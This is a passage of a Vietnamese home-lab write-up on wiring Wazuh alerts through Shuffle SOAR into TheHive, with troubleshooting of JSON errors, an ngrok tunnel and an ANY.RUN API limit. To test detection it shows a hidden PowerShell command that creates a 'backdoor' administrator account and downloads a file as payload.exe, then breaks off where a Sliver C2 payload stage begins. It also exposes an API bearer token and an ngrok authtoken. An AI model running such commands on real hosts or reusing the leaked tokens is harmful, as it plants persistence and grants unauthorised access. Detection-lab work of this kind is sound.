
The screenshot displays a workflow titled "SOC_KillChain_Response" in a dark-themed interface. The workflow consists of several nodes: "Webhook 1" (blue octagon), "Change Me" (green circle), "Virustotal v3 1" (blue square), "Anyrun Custom" (blue circle with a globe), and "TheHive Custom" (blue square with a globe). The "TheHive Custom" node is selected, and its configuration panel is open on the right. The panel shows the method set to "POST", the URL as "http://192.168.175.136:9000/api/alert", and a JSON body with the following structure:

```
{  "title": "$change_me.title",  "description":  "$change_me.all_fields.full_log",  "severity": 3,  "source": "Wazuh-SIEM",}
```


 Under the "Optional Parameters" section, the "Headers" are configured with "Content-Type: application/json" and "Authorization: Bearer LtglFPNtYVbP6W4XcNgDBdzzX44DH4lf". A "Test Action" button is located at the bottom right of the configuration panel.

Test lại và kiểm tra:

Show executions:



Detail:



Nguyên nhân chính nằm ở cái trường `"description"`:

`"$change_me.all_fields.full_log"`

Bản chất cái biến `full_log` nó chứa nguyên một cục log thô khổng lồ của hệ điều hành. Trong cục log đó có chứa vô số dấu ngoặc kép (`"`), dấu gạch chéo (`\`), khoảng trắng và các ký tự đặc biệt.

Khi con Shuffle bê nguyên cục log thô đó nhét vào giữa 2 dấu ngoặc kép của file JSON, các dấu ngoặc kép bên trong log nó sẽ "đá" nhau với dấu ngoặc kép bên ngoài, làm gãy hoàn toàn cấu trúc JSON (Nguyên lý này y hệt như lỗi SQL Injection vậy).

Hệ thống máy chủ không hiểu đoạn mã này là chuỗi hay là số (decimal), nên nó báo lỗi cú pháp (SyntaxError) và từ chối gửi đi.


Việc truyền RAW data trực tiếp qua REST API (JSON) nếu không có cơ chế Data Sanitization (làm sạch dữ liệu) hoặc Base64 Encoding sẽ gây phá vỡ cấu trúc bản tin API

Khắc phục:

Sửa phần body

Data Extraction (Trích xuất có chọn lọc): Thay vì truyền toàn bộ Raw Log, SOAR chỉ trích xuất các trường siêu dữ liệu (Metadata) an toàn và cần thiết nhất: `$change_me.title` (Tiêu đề) và `$change_me.id` (Mã định danh cảnh báo).


Standardized Formatting (Chuẩn hóa văn bản): Xây dựng một chuỗi mô tả (Description) bằng tiếng Anh tĩnh, loại bỏ hoàn toàn rủi ro xuất hiện ký tự đặc biệt làm vỡ cấu trúc JSON.



Save.

Test lại

show executions Details:




The screenshot shows a dark-themed interface for 'TheHive Custom' with a 'POST' label. A code block displays the execution details of a task named '\$thehive_custom'. The JSON response indicates a failure with a 'ConnectTimeout' exception from the 'HTTPConnectionPool' for the host '192.168.175.136' on port 9000. The reason provided is that the maximum retries were exceeded.

```
-$thehive_custom" : { 3 items
  "success" : false
  "exception" :
    "ConnectTimeout -
    HTTPConnectionPool(host='192.168.175.136
    port=9000): Max retries exceeded with ur
    ..."
  "reason" :
    "An exception occurred while running
    this function (2). See exception for
    more details and contact su..."
}
```

Do bài lab **dùng bản Cloud (shuffler.io)**: Server của Shuffle đang nằm trên Internet (Public). Nó tuyệt đối không thể nào "nhìn thấy" và chọc ngược được vào địa chỉ IP Private **192.168.175.136** nằm sâu bên trong card VMware (NAT). Gói tin gửi đi tìm IP này ngoài Internet sẽ bị lạc và gây ra lỗi Timeout.

Xử lý:

Bước 1: Đăng ký và Cài đặt Ngrok (Trên máy Ubuntu TheHive)



copy lệnh:

ngrok config add-authtoken <chuỗi_token>


Trên thehive:

sudo snap install ngrok

```
ngrok (v3/stable) 3.39.2 from Ngrok (ngrok-publisher) installed
hive@soar:~$ ngrok config add-authtoken 3DtqPkffk9sUis5d3fGFBYm1JMA_7r9QLafs1rRVw33HL
Authtoken saved to configuration file: /home/hive/snap/ngrok/390/.config/ngrok/ngrok.
hive@soar:~$
```


Mở đường hầm (đọc tường lửa)

ngrok http 9000



\

Cập nhật tọa độ trên Shuffle Cloud
Sửa Uri: <https://unsolved-mutilated-lily.ngrok-free.dev/api/alert>



Test lại trên win10 (PS) và kiểm tra trên The Hive (user user_soc@soc.local):

List of alerts (1 of 1)

No event selected

Quick Filters

Sort by

Custom Fields

Stats

Filters

15

per page

Filters

Imported

Yes

No

Any

Add a filter

Clear

Search

1 filter(s) applied: Imported: false Clear filters

Severity	Read	Title	# Case	Type	Source	Reference	Observables	Dates	O.	C.	U.
H	Unread	HIGH ALERT: Attacker is performing System Discovery post-com promise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779159726.811507	0	O. 05/19/26 10:02 C. 05/19/26 10:02			

None

None

show executions:



Hệ thống SOAR đã thực thi thành công quá trình Ingestion và Parsing dữ liệu từ SIEM (Wazuh) sang nền tảng quản lý sự cố (TheHive) thông qua Custom API POST Request với mã phản hồi chuẩn 201 Created

Test lại đường ống (Pipeline) từ **Win 10 (Endpoint)** -> **Wazuh (SIEM)** -> **Shuffle (SOAR)** -> **TheHive (SOC Dashboard)** - đảm bảo hoạt động

Lệnh PS:

```
"powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "net user backdoor P@ssw0rd123! /add; net localgroup administrators backdoor /add; whoami /priv; Invoke-WebRequest -Uri 'https://secure.eicar.org/eicar.com.txt' -OutFile 'C:\Windows\Temp\payload.exe'"
```

Cụm lệnh này mô phỏng hành vi: Tự động thêm user ẩn -> Nâng quyền Admin -> Rà quét đặc quyền -> Tải file nghi ngờ từ Internet về thư mục Temp

Nghiệm thu:

Trạm 1 (Wazuh Dashboard):


timestamp per 30 minutes				
Time	agent.name	rule.description	rule.level	rule.id
> May 19, 2026 @ 10:27:59.788	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.772	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.756	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.742	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.736	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.709	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.694	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.682	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:59.679	DESKTOP-P0K3P03	Executable dropped in Windows root folder	6	92217
> May 19, 2026 @ 10:27:57.963	DESKTOP-P0K3P03	Windows logon success.	3	60106
> May 19, 2026 @ 10:27:05.054	DESKTOP-P0K3P03	CRITICAL ALERT: Reverse Shell / C2 Beaconing Established	15	100501
> May 19, 2026 @ 10:23:58.409	DESKTOP-P0K3P03	Powershell process created an executable file in Windows root folder	9	92205
> May 19, 2026 @ 10:23:56.236	DESKTOP-P0K3P03	Administrators group changed.	12	60154
> May 19, 2026 @ 10:23:56.221	DESKTOP-P0K3P03	Users group changed.	5	60170
> May 19, 2026 @ 10:23:56.190	DESKTOP-P0K3P03	User account changed.	8	60110
> May 19, 2026 @ 10:23:56.173	DESKTOP-P0K3P03	User account enabled or created.	8	60109

Trạm 3 (TheHive Web):

Severity	Read	Title	# Case	Type	Source	Reference	Observables	Dates	O.	C.	U.
H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beaconing Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779161225.955833	0	O. 05/19/26 10:27 C. 05/19/26 10:27			
H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779161035.920761	0	O. 05/19/26 10:24 C. 05/19/26 10:24			
H	Unread	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779161035.899093	0	O. 05/19/26 10:24 C. 05/19/26 10:24			
H	Unread	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779161035.886066	0	O. 05/19/26 10:24 C. 05/19/26 10:24			

Nhìn vào Trạm 1 (Wazuh) và Trạm 3 (TheHive). Nó tóm gọn từ hành vi tạo user (net user), thả file lạ (Executable dropped), cho đến kết nối C2 (Reverse Shell).


Trạm 2 (Shuffle Cloud):



The screenshot displays the Shuffle Cloud interface. On the left, a workflow diagram shows a green circular node labeled "Change Me" with a refresh icon. On the right, the "All Workflow Runs" section shows a table of recent runs.

All Workflow Runs			
Refresh Runs			
All	Finished	Executing	Aborted
	19/05/2026, 10:27:07	5 + 1 = 6	>
	19/05/2026, 10:24:02	5 + 1 = 6	>
	19/05/2026, 10:24:00	5 + 1 = 6	>
	19/05/2026, 10:23:58	5 + 1 = 6	>

show executions:



The screenshot displays the Shuffle Cloud interface. On the left, a workflow diagram shows a green circular node labeled "Change Me" with a refresh icon. On the right, the "Anyrun Custom" section shows a detailed view of a workflow run.

```
Anyrun Custom
GET

{"$anyrun_custom": { 6 items
  "status": 403
  "body": { 2 items
    "error": true
    "message": "API is not available on the free plan"
  }
  "url": "https://api.any.run/v1/analysis/search?hash=%5B0%5D"
  "headers": {...} 13 items
  "cookies": {} 0 items
  "success": true
}
```

Mã phản hồi HTTP: 403

Thông điệp trả về (Response Body): {"error": true, "message": "API is not available on the free plan"}

Vấn đề hoàn toàn không xuất phát từ sai sót trong cấu hình tham số, kết nối mạng hay định dạng bản tin REST API, mà bắt nguồn từ chính sách phân quyền thương mại (Licensing Policy) của nhà cung cấp dịch vụ ANY.RUN:

- **Đặc thù tài khoản:** Hệ thống Lab đang sử dụng tài khoản ANY.RUN cấp độ Cộng đồng (Community/Free Plan). Cấp độ này chỉ cấp quyền phân tích mã độc thủ công thông qua giao diện Web (GUI).
- **Giới hạn API:** Để tích hợp tự động hóa Machine-to-Machine (M2M) thông qua REST API, nhà cung cấp yêu cầu tài khoản phải được nâng cấp lên các gói thương mại (Enterprise/Searcher). Khi hệ thống SOAR (Shuffle) sử dụng API Key của bản Free để truy xuất dữ liệu, máy chủ ANY.RUN đã xác thực thành công danh tính nhưng từ chối cấp quyền thực thi, dẫn đến việc trả về mã lỗi phân quyền **403 Forbidden**.

Giai đoạn 2: Thực hiện các kịch bản tấn công và leo thang đặc quyền

Sử dụng sliver

Bật listener (http) và tạo lỗi mã độc (payload):

